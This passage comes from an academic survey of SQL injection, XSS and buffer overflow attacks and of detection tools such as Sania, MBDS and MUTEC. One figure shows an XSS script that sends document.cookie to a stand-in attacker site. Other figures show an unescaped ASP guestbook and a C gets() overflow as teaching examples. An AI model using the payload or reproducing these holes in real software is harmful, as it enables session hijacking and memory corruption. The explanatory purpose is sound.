Sania[10] generates attack requests based on a syntactical analysis of the SQL queries generated by web applications. The novelty of Sania lies in that it exploits the syntactical knowledge of the SQL queries to generate attack requests. Sania is designed to be used by a web applications developer during the development and debugging phases, and thus is able to intercept SQL queries between an application and the database as well as HTTP requests between a client and the application. After capturing HTTP requests and SQL queries, Sania checks for any SQL injection vulnerabilities using the following three steps: An attacker can embed maliciously crafted strings that cause SQL injection attacks. To identify the vulnerable spots, a web application developer sends innocent HTTP requests to the web application. Second, Sania generates attack requests that attempt to exploit the vulnerable spots where SQL injection attacks may occur and By sending the attack requests generated from the second step, Sania checks if SQL injection vulnerabilities lie in a web application

7.6 SBSQLID: Securing Web Applications With Service Based SQL Injection Detection

In Design and Implementation approach, an independent web service can be placed to parse the SQL statement [11]. Whenever a request, which will embed with the database, then the framed SQL statement reached to a Web service from the Application server. The web service designed with different modules, which enable to prevent the SQL Injection vulnerability. The new methodology consists of set of modules that should be followed.

Filter Vulnerable Characters A critical component of the query validator and query analyzer is the SQL statements. The SQL statements followed the general rules and specifications, which describe the statement. All the statements are followed the relational algebra, which describes the statement syntactic structure.




Figure 12. Service Based Architecture

Syntactic and semantic structure can be verified by the query analyzer module. This module is to defend the web application from the SQL injection. While processing the SQL statement in the database server corresponding error message returned from the database server to application server.

7.7 Defence Mechanism for XSS

In general, XSS attacks are easy to execute, but difficult to detect and prevent. One reason is the high flexibility of HTML encoding schemes, offering the attacker many possibilities for circumventing server-side input filters that should prevent malicious scripts from being injected into trusted sites. Also, devising a client-side solution is not easy because of the difficulty of identifying JavaScript code as being malicious. This section we have discussed different mechanisms for XSS prevention.

7.8 Optimized Client Side Solution for Cross Site Scripting

The first step is to check for scripts tags in the input. When the HTTP request is received, it is passed through the script detector. It reads the application level parameters and applies the rules on the input. First, it checks for the maximum number of characters, and if the input exceeds the number of characters, then the input is rejected without processing the input further[12].




Figure 13 optimized solution for detection of XSS

The second condition checked by the analyzer is the existence of special characters. Otherwise the request is forwarded to the web application.

It is not enough to use a blacklist of special characters to detect XSS in input or to encode output. Searching for and replacing just a few characters or phrases is weak and has been attacked successfully. XSS has a surprising number of variants that make it easy to bypass blacklist validation[13].

7.9 Identifying Cross Site Scripting Vulnerabilities in Web Application Using CFG

There are two types of XSS [14]

First one is malicious code is stored in the database

```
Guestbook.asp
<% conn= OpenDBConnection
        Rs.open "SELECT Message FROM GuestBook", conn,3,3  %>
<table>
<% 'Read Guestbook messages from DB
     rs.moveefirst
     while not((rs.eof)
             write message in the built client page
             response.write( rs.fields("Message") )
      wend %>
</table>
<% close DB connection %>
```

Figure 14 Stored XSS attack


Second If attacker will insert following message in text area of a message on web site.

```
<script> location.URL =
'http://www.attackersite.com/attacker.cgi?' +
Document.cookie </script>
```

Figure 15 Runtime XSS attack

The second technique requires that the victim unconsciously executes a link containing itself malicious code example is given. Accessing server page XSS vulnerability by static analysis.

For accessing server side vulnerability we will make use of CFG(Control Flow Gaph) Even though static analysis is able to detect vulnerable or potentially vulnerable server page, it is not able to establish whether the web application is really vulnerable. In these cases, assessing the vulnerability of a WA entails that not only the single server pages, but all the pages are taken into account. An effective approach for detecting the WA vulnerability may involve dynamic analysis[15].



```
nI  <%
    'Read Message from input form
1   Message=request.form("txtMessage")
    . . . open DB connection . . .
5   rs.open "Guestbook",conn,1,2,2
    'Store Message into the DB
6   rs.Addnew
7   rs("Message")=Message
8   rs.update
nF  %>
```

Figure 16 Control flow graph for simple program

7.10 Using Dynamic Analysis for Accessing Web Application Vulnerability

We used the testing tool WATT (web application testing tool) to carry out the vulnerability testing according to the proposed strategy. This tool has been interfaced with a xss test case generator module, which generates automatically XSS attack test cases and store them in the WATT test case repository. WATT has been used to execute the attacks and therefore to exercise the WA with a suitable test suite[16]. The result of the test execution was checked in order to assess the success of the attack. Figure shows how the XSS test generator and WATT tool can be used to automatically support dynamic analysis.

```
FOR EACH vulerable or potentially vulnerable
page P of the Web Application
        FOR EACH input field I of page P causing vulnerability
                Define a set S of XSS attaack strings
      FOR EACH s E S
                EXECUTE serever page P with
                Input field I = s
                FOR EACH test case T from the test suite
                        Execute test case T
                        Check for attack consequences
```

Figure 17 Algorithm for analysis of attack using test suit




Figure 18 Diagramatical representaion of above algoritham

7.11 MBDS: Model-Based Detection System for Cross Site Scripting

MBDS adopts platform of C#. Net from Microsoft and central database utilizes SQL Server2000 also from Microsoft. The work process includes three steps: parse and analysis step, dummy attack detection step, XXS report step.

Parse Step : We input original URL, which begins to parse target website. The available URLs in the target website are saved. In entire system, the main task of parse step is to parse all URLs. Begins at original input URL and finds out available URLs in web application by Breadth First Search algorithm.




Figure 19 Sequense diagram for Model-Based Detection System for XSS

In dummy attack step, the main task is to detect every saved URL, determine whether it is vulnerable or not. For each available URL, MBDS sends HTTP request, gets response, analyzes HTTP response and finds out possible injection point by comparing response message and saved copy of original request message.

XSS Report Step **:** MBDS outputs detection results in format and writes log file.

1. Request Detection
   Check whether the request message contains special messages.
2. Dummy Request
   If the request message contains special character, MBDS will save the copy of this request and random generated numbers are inserted to every parameter for the purpose of identification before sending to the requested web server.
3. Dummy Response Detection
   MBDS compares response message generated by web server to the copy saved in the system to see whether the web server is XXS vulnerability. But the judgment is just rough and wrong possibly.
4. If web server is vulnerable, the XXS are determined roughly through dummy progress. If no vulnerability, request is sent to web server directly.
5. Response Check

7.12 ***MUTEC*: *Mu*tation-based *Te*sting of *C*ross Site Scripting**

Testing an implementation against XSS vulnerabilities (XSSVs) can avoid these consequences [15]. Obtaining an adequate test data set is essential for testing of XSSVs. An adequate test data set contains effective test cases that can reveal XSSVs. Unfortunately, traditional testing techniques for XSSVs do not address the issue of adequate testing. In this work, we apply the idea of mutation-based testing technique to generate adequate test data sets for testing XSSVs. Our work addresses XSSVs related to web-applications that use PHP and JavaScript code to generate dynamic HTML contents. Following table gives information about mutated operator and types of XSS.

. Table 6 Types of XSS and XSS Mutated Operators

Types of XSS	**Mutated Operator**
Stored and Reflected	AHSC, RHSC, AHEN, RHEN, MALT, and RSST.
DOM-based	ADES, RESC, RWWE, RIHA, and MARF

Authors[15] propose 11 mutation operators that modify JavaScript (five operators) and PHP code (six operators).

7.13 Mechanism for BOF

C does not provide any sort of automatic bounds-checking for array or pointer accesses. In the case of a buffer overrun (buffer overflow), out-of-bounds memory accesses are used to corrupt the intended behaviour of the program and cause it to run.

```
char buf[80];
void vulnerable() {
gets(buf); }
```

gets() reads as many bytes of input as are available on standard input, and stores them into buf[]. If the input contains more than 80 bytes of data, then gets () will write past the end of buf, overwriting some other part of memory. This is a bug. Obviously, this bug might cause the program to crash or core-dump if we are unlucky, but sometimes the consequences can be far worse than that. Modify the example slightly.

```
char buf[80];
int authenticated = 0;
void vulnerable()
 {
   gets(buf);
  }
```

Suppose elsewhere in the code is a login routine that sets the authenticated flag only if he user proves knowledge of a super-secret password, and other parts of the code test this flag to provide special access to such users The risk.

8. CONCLUSIONS

In this paper, we have studied different input validation attacks like SQL, XSS and BOF. We have discussed types of attacks, how to do this attacks on a web site, defence mechanisms for these attacks. Finally what we found is no one defence mechanism is full proof there is a necessity of a hybrid tool which will include security in a program during development. Testing phase will also support security. Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. Cross Site Scripting (XSS)allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. A buffer overflow occurs when a program or process tries to store more data in a buffer than it was intended to hold. Since buffers are created to contain a finite amount of data the extra information – which has to go somewhere can overflow.

REFERENCES

[1] Monika Sachdeva, Krishan Kumar Gurvinder Singh Kuldip Singh(2009), "Performance Analysis of Web Service under DDoS" Attacks 2009 IEEE International Advance Computing Conference (IACC 2009)Patiala, India, 6-7 March 2009

[2] Adam Kie˙zun(2008), "Automatic Creation of SQL Injection and Cross-Site" MIT press Stanford University

[3] Y. Song, S. J. Stolfo, and A. D. Keromytis(2009), "Spectrogram: A mixtureof-markov-chains model for anomaly detection in web traffic," in Proc.of the 16th Annual Network & Distributed System Security Symposium,San Diego, CA, USA, February 2009.

[4] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic(2006), "Noxes: A clientside solution for mitigating cross-site scripting attacks," in Proceedingsof the 12th ACM Symposium on Applied Computing, 2006.

[5] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi(2004), "A Proposal and Implementation of Automatic Detection/Collection System for Cross- Site Scripting Vulnerability," in International Conference on Advanced Information Networking and Applications, 2004, p. 145

[6] T. Gallagher(2003), “Automated detection of cross site scripting vulnerabilities,” European Patent Application EP1420562 , October 2003
[7] Liang Guangmin(2008), “Modeling Unknown Web Attacks in Network Anomaly Detection” Computer Engineering Department Shenzhen Polytechnic, Shenzhen 518055, China Email: gmliang@oa.szpt.net Third 2008 International Conference on Convergence and Hybrid Information Technology
[8] Dragan Vidakovic Gimnazija Ivanjica vidakd@ptt.yu Dejan Simic FON Belgrade dsimic@fon.bg.ac.yu A Novel Approach to Building Secure Systems
[9] Open Web Application Security Project. The ten most critical Web application security vulnerabilities. http://umn.dl.sourceforge.net/ sourceforge/owasp/OWASPTopTen2004.pdf, 2004, visit on 2005/10/05
[10] Jin-Cherng Lin and Jan-Min Chen(2006), “An Automatic Revised Tool for Anti-malicious Injection”, in Proceedings of The Sixth IEEE International Conference on Computer and Information Technology.
[11] Politecnico di Milano(2009), “Integrated Detection of Attacks Against Browsers”, European Conference on Computer Network Defense,.
[12] Vipul Patel, Radhesh Mohandas and Alwyn R. Pais(2010), “Attacks On Web Services And Mitigation Schemes Information Security”, Research Lab, National Institute of Technology Karnataka, Surathkal, India.
[13] Mark Curphey, Joel Scambray,(2003), “Improving Web Application Security Threats and Countermeasures” Microsoft pattern and practices.
[14] Campbell Murray (2007), “The need for secured web development”. Encription limited The Stables Bevere Worcester WR3 7RQ www.encription.co.uk.
[15] Jason Milletary, CERT Coordination Center1 Technical Trends in Phishing Attacks.
[16] Kevin Spett, “Blind SQL Injection” SPI Dynamics 115 Perimeter Center Place Suite 270 Atlanta, GA 30346.

Authors Short Biography

Mr. D.R. Ingle (ISTE LM’2004) is Associate Professor of Computer Engineering Department at Bharati Vidyapeeth College of Engineering, NaviMumbai, Maharastra state, India received bachelor degree, and Master degree in computer engineering. He has participated in more than 10 refresher courses to meet the needs of current technology. He has contributed more than 20 research papers at national, International Journals. He is life member of Indian Society of Technical Education. His area of interest are in Databases, intelligent Systems, and Web Engineering.

Dr. B.B.Meshram (CSI LM’95, IE ’95) is Professor and head of Computer Technology Department at VJTI, Matunga, Mumbai, Maharashtra state, India. He received bachelor degree, Master degree and doctoral degree in computer engineering. He has participated in more than 30 refresher courses to meet the needs of current technology. He has chair more than 15 AICTE STTP Programs and conferences. He has received the appreciation for lecture at Manchester and Cardip University, UK. He has contributed more than 200 research papers at national, International Journals. He is life member of computer society of India and Institute of Engineers. His current research interests are in Databases, data warehousing, data mining, intelligent Systems, Web Engineering and network security.